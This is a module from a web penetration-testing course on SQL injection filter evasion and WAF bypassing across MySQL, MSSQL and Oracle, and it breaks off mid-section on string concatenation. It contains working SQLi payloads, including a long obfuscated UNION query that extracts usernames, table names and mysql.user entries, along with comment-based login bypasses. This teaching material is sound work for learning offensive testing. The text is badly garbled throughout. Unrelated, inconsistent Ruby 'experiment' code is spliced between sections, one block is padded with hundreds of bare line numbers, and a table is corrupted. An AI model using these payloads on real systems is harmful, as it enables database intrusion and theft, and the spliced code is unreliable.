

# Web Application Penetration Testing eXtreme

v2

## SQLi: Filter Evasion & WAF Bypassing

Section 01 | Module 08

© Caendra Inc. 2020  
All Rights Reserved

# Table of Contents

## MODULE 08 | SQLI: FILTER EVASION & WAF BYPASSING

8.1 Introduction

8.2 DBMS Gadgets

8.3 Bypassing Keyword Filters

8.4 Bypassing Function Filters



# Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ How WAFs try to protect websites
- ✓ WAF bypasses



# 8.1

# Introduction



# 8.1 Introduction

In this module, we are going to see the days of SQLi being a matter of misused single-quotes or **UNION** operators is gone...

```
UNION select@00000000000000000000000000000000 $ fRom(SeLEct@00000000000000000000000000000000 fRoM informa4on_schema`.`triggers`)00000000000000000000000000000000 Where
!FALSE||true&&false||false&&true like true||false union/*!
98765select@00000000000000000000000000000000:=group_concat(`username`)``from(users)where(username)like'admin'limit 1,0
UNION SeLEct(select(select/*! 67890select@00000000000000000000000000000000:=group_concat(`table_name`)FROM informa4on_schema.tables WHERE TABLE_SCHEMA
In(database())*/!*!@00000000000000000000000000000000:=group_concat(/!*!table_name*/!fRoM informa4on_schema.tables where TABLE_SCHEMA not in(concat((select
insert(insert((select (colla4on_name)from(informa4on_schema.colla4ons)where(id)=true
+true),true,floor(pi()),trim(version())from(@@version))),floor(pi()),ceil(pi()*pi()),space(0))), conv((125364/(true---!true))---42351,
ceil(pi()*pi()),floor(pow(pi(),pi()))),mid(aes_decrypt(aes_encrypt(0x61757466d6174696f6e,0x4c696768744f53), 0x4c696768744f53)FROM floor(version()) FOR
ceil(version()),rpad(reverse(lpad(colla4on(user()),ceil(pi())-----@@log_bin,0x00)),! !
true,0x00),CHAR((ceil(pi())+!false)*ceil((pi()+ceil(pi()))*pi()),(ceil(pi()*pi()*ceil(pi()*pi()))-----cos(pi()),(ceil(pi()*pi()*ceil(pi()*pi()))-----
ceil(pi()),(ceil(pi()*pi()*ceil(pi()*pi()))---cos(pi()),(ceil(pi()*pi()*ceil(pi()*pi()))-----floor(pi()*pi()),(ceil(pi()*pi()*ceil(pi()*pi()))---floor(pi()))),
0x6d7973716c)from(select-----select-0x7)00000000000000000000000000000000)from(select@/*!/*!*/from(select
+3.``)00000000000000000000000000000000)00000000000000000000000000000000/*!
76799select@00000000000000000000000000000000:=group_concat(`user`)``from`mysql`.`user`where(user)=0x726f6674*/ # (SeLEct@ uNioN seLEct ALL group_concat(columN_name,1,1)FrOm
InFoRmAtIoN_ScHeMa.COLUMNS where table_schema not in(0x696e666f726d6174696f6e5f736368656d61,0x6d7973716c)UNION SeLEct@00000000000000000000000000000000 UNION
SeLEct@00000000000000000000000000000000 UNION SeLEct@00000000000000000000000000000000 UNION SeLEct@00000000000000000000000000000000)
```

# 8.1 Introduction

SQL Injection attacks are so evolved that, surprisingly, their goal is not only to manipulate the database or gain access to the underlying OS, but also new concerns like DoS attacks, the spread of malware, phishing, etc.

Obfuscating a SQL Injection vector is like playing Legos; if you know all the pieces you have and how to combine them, then you can build an amazing machine that is capable of achieving many great feats.

```
21 def initialize(experiment, observations = [], control = nil)
22   @experiment = experiment
23   @observations = observations
24   @control = control
25   @candidates = observations - [control]
26   evaluate_candidates
27
28   freeze
29
30   experiment.context
31
32   experiment_name
33   experiment.name
34
35   get_metadata
36
37   @experiment/result_id 1:1
```





# DBMS Gadgets



## 8.2 DBMS Gadgets

In this chapter, we are going to explore the available “gadgets” for the construction of an obfuscated payload.

We'll see how to create strings, numbers, etc.








## 8.2.1.1 MySQL

MySQL comments syntax defines 3 official comment styles in conjunction with another unofficial technique. We can see these listed in the table below:

Syntax	Example
<b>#</b> Hash	<code>SELECT * FROM Employers where username = '' OR 2=2 #' AND password ='';</code>
<b>/*</b> C-style	<code>SELECT * FROM Employers where username = '' OR 2=2 /*' AND password =''/' OR 1=1';</code>
<b>--</b> SQL	<code>SELECT * FROM Employers where username = '' OR 2=2 -- -' AND password ='';</code>
<b>;%00</b> NULL byte	<code>SELECT * FROM Employers where username = '' OR 2=2; [NULL]' AND password ='';</code> 

## 8.2.1.1 MySQL

### Example > C-style Comment

If we look closer at the specifications, we'll see that **MySQL** provides a variant to **C-style comments**:

**`/*! MySQL-specific code */`**

This is not only useful in making portable code, but it is also a great **obfuscation** technique!

## 8.2.1.1 MySQL

### Example > C-style Comment


For example, the content of the following comment will be executed only by servers that are **MySQL 5.5.30** or higher:

```
SELECT 1 /*!50530 + 1 */
```

So, depending on the version, we'll receive a result of either **1** or **2**.

## 8.2.1.1 MySQL

Similarly to MySQL, SQL Server defines two official comment styles and like MySQL's documentation, an unofficial one as well:

Syntax	Example
<code>/*</code> C-style	<code>SELECT * FROM Employers where username = ' ' OR 2=2 /*' AND password = '*'/' OR 1=1';</code>
<code>--</code> SQL	<code>SELECT * FROM Employers where username = ' ' OR 2=2 -- '-' AND password = '';</code>
<code>;%00</code> NULL byte	<code>SELECT * FROM Employers where username = ' ' OR 2=2; [NULL]' AND password = '';</code> 

## 8.2.1.2 Oracle

In Oracle, a comment can appear between any keywords, parameters, or punctuation marks in a statement. You can include a comment in a statement in two ways:

Syntax	Example
<code>/* C-style</code>	<code>SELECT * FROM Employees where username = ' ' OR 2=2 /*' AND password = '*/' OR 1=1';</code>
<code>-- - SQL</code>	<code>SELECT * FROM Employers where username = ' ' OR 2=2 -- - ' AND password = '';</code>



## 8.2.2 Functions and Operators

One of the most important elements programming languages contain are operators. They are constructs which behave generally like functions, but which differ syntactically or semantically from usual functions. They are nothing more than symbols that tell the compiler to perform specific manipulations.

These manipulations can be asked to perform **arithmetic operations** ( $1+2$ ,  $1*2$ , ...), logical, comparison, assignment and many other operations. Let's take a look at the main operators and why they can be useful in our evasion techniques.

## 8.2.2.1 MySQL

Here, we can find the defined MySQL Functions and Operators. For our purposes, if we are dealing with numbers and comparisons, the most useful “gadgets” are the **Arithmetic operators** in conjunction with **Bit Functions**.

In the upcoming slides, we'll take a look at some examples. Additionally, as a side note and as a convenience, there will be a query on the top part of the slides, with the injection point marked in red.

## 8.2.2.1 MySQL

### Magic with Numbers

You know from school, that in math if we combine **plus** with **minus**, we have **minus**, **minus** to **plus**...It's called arithmetic. 😊

Like with numbers, SQL is the same.



## 8.2.2.1 MySQL

### Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

By manipulating the plus(+) and minus(-) characters we can generate a countless list of the number 1:

...id=1

...id=- -1

...id=- + - +1

...id=- - - -2 - - -1

```
28 def initialize(experiment, observations = [], control = null)
29   # Initialize Control & Obs
30   @experiment = experiment
31   @observations = observations
32   @control = control
33   @candidates = observations -> last
34   evaluate_candidates
35
36   freeze
37 end
38
39 # Helper: the experiment's context
40 def context
41   experiment.context
42 end
43
44 # Helper: the name of the experiment
45 def experiment_name
46   experiment.name
47 end
48
49 # Helper: was the result a match between an obs and a control?
50 def match?
51   # ...
52 end
```

## 8.2.2.1 MySQL

### Magic with Numbers

`SELECT name from employees where id=MAGIC-HERE`

We'll also introduce Bitwise Functions here; that is, functions that performs bit arithmetic operations. For example, we can generate the number **1** as follows:

`...id=1&1`  
`...id=0|1`  
`...id=13^12`  
`...id=8>>3`  
`...id=~-2`

```
38 def initialize(experiment, observations = nil)
39   @experiment = experiment
40   @observations = observations
41   @control = control
42   @candidates = observations - @control
43   evaluate_candidates
44
45   freeze
46 end
47
48 # Return the experiment's context
49 def context
50   @experiment.context
51 end
52
53 # Return the name of the experiment
54 def experiment_name
55   @experiment.name
56 end
57
58 # Return whether the result is a match between the
59 def matches?
60   @result == @target
61 end
62
63 # Return the result of the experiment
64 def result
65   @result
66 end
```

## 8.2.2.1 MySQL

### Magic with Numbers

SELECT name from employees where id=MAGIC-HERE

We can also use Logical Operators like these:

...id=NOT 0

...id=!0

...id=!1+1

...id=1&&1

...id=1 AND 1

...id=!0 AND !1+1

...id=1 || NULL

...id=1 || !NULL

...id=1 XOR 1



## 8.2.2.1 MySQL

### Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

A number can be also generated using functions that have nothing to do with numbers. For example, we can use Regular Expression Operators to match a string and then get 0 or 1, like the following:

```
...id={anything} REGEXP '.*'  
...id={anything} NOT REGEXP '{randomkeys}'  
...id={anything} RLIKE '.*'  
...id={anything} NOT RLIKE '{randomkeys}'
```

## 8.2.2.1 MySQL

### Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

Additionally, some Comparison Operators are useful for generating numbers as well:

```
...id=GREATEST(0,1)
```

```
...id=COALESCE(NULL,1)
```

```
...id=ISNULL(1/0)
```

```
...id=LEAST(2,1)
```

## 8.2.2.1 MySQL

# Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

Unfortunately, in SQL Server we cannot use two equal signs concatenated:

...id=1

~~id=~~1

...id=-+-+1

**id=-+-+-+-+1**

**id=-+-+-+1\*-+-+-+1**

```

21
22
23 # the Experiment class handles all
24 # observations: an array of Observations, an
25 # control: the control Observation
26
27
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36 end
37
38 # Public: the experiment's context
39 def context
40   @experiment.context
41 end
42
43 # Public: the name of the experiment
44 def experiment_name
45   @experiment.name
46 end
47
48 # Public: was the result a match between an
49 def matched?
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
```

## 8.2.2.1 MySQL

### Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

The set of Bitwise Operators are much simpler in MySQL, so we can only manipulate using **&** (AND), **|** (OR) and **^** (XOR).

Naturally, if we want to do binary shifting, then we need to combine them.

## 8.2.2.1 MySQL

### Magic with Numbers

```
SELECT name from employees where id=MAGIC-HERE
```

While **MySQL** proposes only four logical operators, there are other operators that can also be leveraged for testing the whether or not some conditions are true. In **SQL Server**, these are all grouped in one table Logical Operators. However, there are no short forms, so **&&**, **||**, etc. are not valid in this DBMS.

## 8.2.2.2 Oracle

### Magic with Numbers

`SELECT name from employees where id=MAGIC-HERE`

**Oracle** is much more restrictive! If we want to use arithmetic operators, then we must create a valid expression to avoid the **ORA-00936: missing expression error**:

`...id=1`

`...id=1`

`...id=++1`

`id=-(-1)`

`id=-(1)*-(1)`

```
27 def initialize(experiment, observations = [], control = null)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - @control
32   evaluate_candidates
33
34   freeze
35 end
36
37 # Fetches the experiment's context
38 def context
39   @experiment.context
40 end
41
42 # Fetches the name of the experiment
43 def experiment_name
44   @experiment.name
45 end
46
47 # Fetches the result of the match
48 def match
49   @experiment.result
50 end
```



## 8.2.2.2 Oracle

### Magic with Numbers

Due to the fact that almost everything must be an expression, in order to combine values, functions and operators into expressions, we can use the following list of Conditions mixed to Expressions.

For example:

```
SELECT name from employees where id=some(1)
```

## 8.2.3 Intermediary Characters

Blank spaces are useful in separating functions, operators, declarations, and so forth, basically intermediary characters.

However, some non-common characters that can be used; let's see some examples.

```
def skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze
end

# Returns the experiment's context
def experiment_name
  @experiment.name
end

# Returns the result a match between an experiment and a candidate
def match?
  @experiment.result == @candidate.result
end
```



## 8.2.3.1 MySQL

### Universal Whitespace Chars

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In **MySQL**, the "**UNIVERSAL**" characters allowed as whitespaces are:

Codepoint	Character
9	U+0009 CHARACTER TABULATION
10	U+000A LINE FEED (LF)
11	U+000B LINE TABULATION
12	U+000C FORM FEED
13	U+000D CARRIAGE RETURN (CR)
32	U+0020 SPACE

## 8.2.3.1 MySQL

### Universal Whitespace Chars

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In **MSSQL**, the list of "**UNIVERSAL**" characters allowed as whitespaces are large. Essentially, all the **ASCII Control Characters**, the **space** and the **no-break space** are allowed.

Codepoint	Character
1	U+0009 CHARACTER TABULATION
2	U+000A LINE FEED (LF)
3	U+000B LINE TABULATION
...	
32	U+0020 SPACE
160	U+00A0 NO-BREAK SPACE

## 8.2.3.2 Oracle

### Universal Whitespace Chars

```
SELECT[CHAR]name[CHAR]from[CHAR]employees
```

In **Oracle**, the list shrinks back to "normal". There are 7 characters in total, making it only one more than **MySQL**. In **MySQL**, the **NULL char** is a way to comment out queries, but in **Oracle** it is a valid space.

Codepoint	Character
t	@experiment = experiment
0	@control = control U+0000 NULL
9	freeze U+0009 CHARACTER TABULATION
10	@control = control U+000A LINE FEED (LF)
11	@control = control U+000B LINE TABULATION
12	@control = control U+000C FORM FEED
13	@control = control U+000D CARRIAGE RETURN (CR)
32	U+0020 SPACE

## 8.2.3 Intermediary Characters

The characters we've seen in the previous examples are "**UNIVERSAL**" because they can be used everywhere in a query without breaking it. In addition, there are other characters that can be used in specific places.

Let's see some examples.





## 8.2.3.3 MySQL/MSSQL/Oracle

### Plus Sign

In all the DBMSs we can use the "**PLUS SIGN**" to separate almost all the keywords except **FROM**.

For example:

```
SELECT+name FROM employees WHERE+id=1 AND+name LIKE+'J%'
```

## 8.2.3.3 MySQL/MSSQL/Oracle

### Other Characters

In addition to the previous characters, in all the DBMSs (pending the right context) we can also use **Parenthesis** **()**, **Operators**, **Quotes** and of course the C-style comments **/\*\*/**.

## 8.2.4 Constants and Variables

Every SQL implementation has its own Reserved Words (aka Constants). Within the SQL query these words require special treatment.

Do you know the most well-known word? Of course, **SELECT**.

```
def initialize(experiment, observations = nil,
              @experiment = experiment,
              @observations = observations,
              @control = control,
              @candidates = observations - @control,
              evaluate_candidates

freeze

end

# Returns the experiment's context
def context
  experiment.context
end

# Returns the experiment's name
def experiment_name
  experiment.name
end

# Returns whether the result is a match between the
def matched?
  @experiment.result == 1
end
```

## 8.2.4 Constants and Variables

For evasion purposes, knowing the SQL keywords is a must. This is due to the fact that they are part of the underlying language; therefore, they can be extremely useful during the generation of strings, comparisons, etc.

Another precious resource are system variables. Every DBMS maintains these in order to indicate its configuration. Usually these variables have a default value, and some of them can be changed dynamically at runtime.

```
24 @experiment = the experiment title (string)
25 @observations = an array of Observations, an array of
26 @control = the control observation
27
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations + [control]
33   evaluate_candidates
34
35   freeze
36
37   experiment.context
38   experiment.name
39   experiment.name
40   experiment.context
41   experiment.name
42   experiment.name
43   experiment.name
44   experiment.name
45   experiment.name
46   experiment.name
47   experiment.name
48   experiment.name
49   experiment.name
50   experiment.name
51   experiment.name
52   experiment.name
53   experiment.name
54   experiment.name
55   experiment.name
56   experiment.name
57   experiment.name
58   experiment.name
59   experiment.name
60   experiment.name
61   experiment.name
62   experiment.name
63   experiment.name
64   experiment.name
65   experiment.name
66   experiment.name
67   experiment.name
68   experiment.name
69   experiment.name
70   experiment.name
71   experiment.name
72   experiment.name
73   experiment.name
74   experiment.name
75   experiment.name
76   experiment.name
77   experiment.name
78   experiment.name
79   experiment.name
80   experiment.name
81   experiment.name
82   experiment.name
83   experiment.name
84   experiment.name
85   experiment.name
86   experiment.name
87   experiment.name
88   experiment.name
89   experiment.name
90   experiment.name
91   experiment.name
92   experiment.name
93   experiment.name
94   experiment.name
95   experiment.name
96   experiment.name
97   experiment.name
98   experiment.name
99   experiment.name
100  experiment.name
```

## 8.2.4.1 MySQL

### Keywords

The list of Reserved Words in **MySQL** is defined [here](#). It's important to note that since **MySQL 4.1**, it is no longer possible to obfuscate these keywords.

Previously, in order to obfuscate the **SELECT** keyword, we could use techniques like **S/\*\*/EL/\*\*/ECT** combined with other creative derivatives / manipulations.

## 8.2.4.1 MySQL

### Keywords


Since there are no eval-like functions in the more "modern **MySQL** systems, the only way to "obfuscate" keywords is by manipulating upper/lower case variations like: **sELeCt**, **SElect**, etc.

## 8.2.4.1 MySQL

### System Variables

In addition to the online reference, if we wish to show the list of MySQL Server System Variables (in order to see the current values used by a running server), we can use the following statement:

**SHOW VARIABLES**






## 8.2.4.1 MySQL

### System Variables

Do you remember **@@version**!? The list of system variables is extremely large and if you wish to retrieve a specific value just add two **@@** before the variable name. For example, in **ft\_boolean\_syntax** we can retrieve the list of operators supported by the boolean full-text search feature.



## 8.2.4.1 MySQL

### User Variables

If we want to define a custom variable, then we need the following notation:

```
SET @myvar={expression}  
SET @myvar:={expression}
```

## 8.2.4.1 MySQL

### Keywords

In MSSQL, the list of Reserved Keywords is defined [here](#) and, as you will see, this list displays not only SQL reserved words, but also system functions.

## 8.2.4.1 MySQL

### System Variables

In **MSSQL**, information about configuration and more is organized as **Built-in Functions**. There are primarily four types of functions and the ones that are much closer to variables are the **Scalar Functions**.

For example, **@@version** is a scalar function that returns information about the current configuration (the version, build date, OS, etc.).

## 8.2.4.2 Oracle

### Keywords

Oracle, however, has a particular management of Words.

There are the both **Reserved Words**, the words that cannot be redefined, and **Keywords**, words always important but can be redefined by the user.

## 8.2.4.2 Oracle

### Keywords

For example, we can create a table **DATABASE** because the keyword is not Reserved; see below:

```
CREATE TABLE DATABASE (id number);
```

## 8.2.5 Strings

In SQL context, another important rule is represented by **Strings** and that everything, except for numerical values, must be passed to a database query as a string. Naturally, strings need to be delimited in some way and respectively, these characters need to be escaped as required.

Let's see some techniques that are helpful in the creation, manipulation and, of course, obfuscation of strings.



## 8.2.5.1 Regular Notations

In **MySQL**, to define a string we can use two types of quotes: single quote (') and double quote (").


Furthermore, we can also define string literals with the following character set:

**\_latin1**'string'

## 8.2.5.1 Regular Notations

The character set that can be used has approximately 40 possible values and you can use any of them preceded by an underscore character.

```
SELECT _ascii'Break Me$'
```



```
SQLite: test
Query: SHOW CHARACTER SET;
Results:

big5    Big5 Traditional Chinese  big5_chinese_ci  2
dec8    DEC West European        dec8_swedish_ci  1
cp850   DOS West European        cp850_general_ci 1
hp8     HP West European         hp8_english_ci   1
koi8r   KOI8-R Relcom Russian    koi8r_general_ci 1
latin1  cp1252 West European     latin1_swedish_ci 1
latin2  ISO 8859-2 Central European latin2_general_ci 1
swe7    7bit Swedish             swe7_swedish_ci   1
ascii   US ASCII                  ascii_general_ci   1
ujis    EUC-JP Japanese          ujis_japanese_ci  3
sjis    Shift-JIS Japanese        sjis_japanese_ci  2
hebrew  ISO 8859-8 Hebrew         hebrew_general_ci 1
tis620  TIS620 Thai               tis620_thai_ci    1
euckr   EUC-KR Korean             euckr_korean_ci   2
koi8u   KOI8-U Ukrainian         koi8u_general_ci  1
gb2312  GB2312 Simplified Chinese gb2312_chinese_ci 2
greek   ISO 8859-7 Greek           greek_general_ci  1
cp1250  Windows Central European cp1250_general_ci 1
gbk     GBK Simplified Chinese    gbk_chinese_ci    2
latin5  ISO 8859-9 Turkish         latin5_turkish_ci  1
armSCII8 ARMSCII-8 Armenian      armSCII8_general_ci 1
utf8    UTF-8 Unicode              utf8_general_ci    3
ucs2    UCS-2 Unicode              ucs2_general_ci    2
cp866   DOS Russian                cp866_general_ci   1
keybcs2 DOS Kamenicky Czech-Slovak keybcs2_general_ci 1
macce   Mac Central European       macce_general_ci   1
macroman Mac West European        macroman_general_ci 1
cp852   DOS Central European      cp852_general_ci   1
latin7  ISO 8859-13 Baltic         latin7_general_ci  1
utf8mb4 UTF-8 Unicode              utf8mb4_general_ci 4
cp1251  Windows Cyrillic          cp1251_general_ci  1
utf16   UTF-16 Unicode            utf16_general_ci   4
cp1256  Windows Arabic             cp1256_general_ci  1
cp1257  Windows Baltic            cp1257_general_ci  1
utf32   UTF-32 Unicode            utf32_general_ci   4
binary  Binary pseudo charset     binary             1
geostd8 GEOSTD8 Georgian          geostd8_general_ci 1
cp932   SJIS for Windows Japanese cp932_japanese_ci  2
eucjms  EUC-JS for Windows Japanese eucjms_japanese_ci 3
```

## 8.2.5.1 Regular Notations

You can also use **N'literal'**, or **n'literal'** to create a string in the National Character Set; see below:

```
SELECT N'mystring'
```

## 8.2.5.1 Regular Notations

Other literal notations are Hexadecimal:

```
SELECT X'4F485045'  
SELECT 0x4F485045
```

And there is the B'literal' or b'literal for defining Bit Literals:

```
SELECT 'a'=B'1100001' #TRUE
```

## 8.2.5.1 Regular Notations


SQL Server defines the **literal** as either **constant** or **scalar value**. By default, they can be defined only using single quotes (').

If the **QUOTED\_IDENTIFIER** option is enabled, then the double quotes (") option is also available.

```
SELECT 'Hello'
```

## 8.2.5.1 Regular Notations

Like **SQL Server**, **Oracle** doesn't allow text literals using double quote delimiters. However, we can use **National notation** and, as we can see from the following schema, also leverage an alternative quoting mechanism:



```
SELECT 'Hello' ...  
SELECT N'Hello' ...  
SELECT q'[Hello]'  
SELECT Q'{Hello}' ...  
SELECT nQ'("ădîmă")' ...  
...
```

## 8.2.5.2 Unicode

**MySQL** supports different collations and, of course, there is also Unicode.

One of the interesting quirks of **MySQL** is documented here:  
[Examples of the Effect of Collation.](http://dev.mysql.com/doc/refman/5.5/en/charset-collation-effect.html)

```
24 * @param result - the Experiment's result as a string
25 * @param observations - an array of Observations, in ascending order
26 * @param control - the control Observation
27
28 def skillize(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36
37   @candidates
38   experiment.context
39   nil
40
41   * @return the name of the experiment
42
43   def experiment_name
44     @experiment.name
45   end
46
47   * @return whether the result is a match between an experiment
48   * and the control
49
50   def matched?
51     @result == @control
52   end
53
54   @experiment.result == 1.1
```





## 8.2.5.2 Unicode

Here is a simple example of a Unicode select:

```
SELECT 'admin'='ᴀᄁᄃᄅᄇ' #TRUE
```

Now try to imagine what occurs if you are able to register the user: **ᴀᄁᄃᄅᄇ** when a user **admin** already exists.

## 8.2.5.3 Escaping

Usually, escaping in SQL means using a backslash before both single and double quotes; however, there are also other special characters used to escape.

```
SELECT 'He\'llo'  
SELECT 'He%\_llo'  
...
```

## 8.2.5.3 Escaping

Furthermore, to escape quotes we can use the same character two times:

```
SELECT 'He''llo'  
SELECT "He""llo"  
...
```

## 8.2.5.3 Escaping

If we try to escape a character that doesn't have a respective escaping sequence, the backslash will be ignored. Basically, MySQL allows arbitrary usage of this character inside strings:

```
SELECT 'H\l\l\o'
SELECT 'He\ll\o'
...
```

## 8.2.5.3 Escaping

In **SQL Server** and **Oracle**, you can escape single quotes by using two single quotes:

```
SELECT 'He''llo' ...
```

## 8.2.5.4 Concatenation

We have seen how to generate strings; now, let's look at string concatenation. For quoted strings, concatenation can be performed by placing the strings next to each other, as we see in the following example:

```
SELECT 'He' 'll' 'o'  
...
```

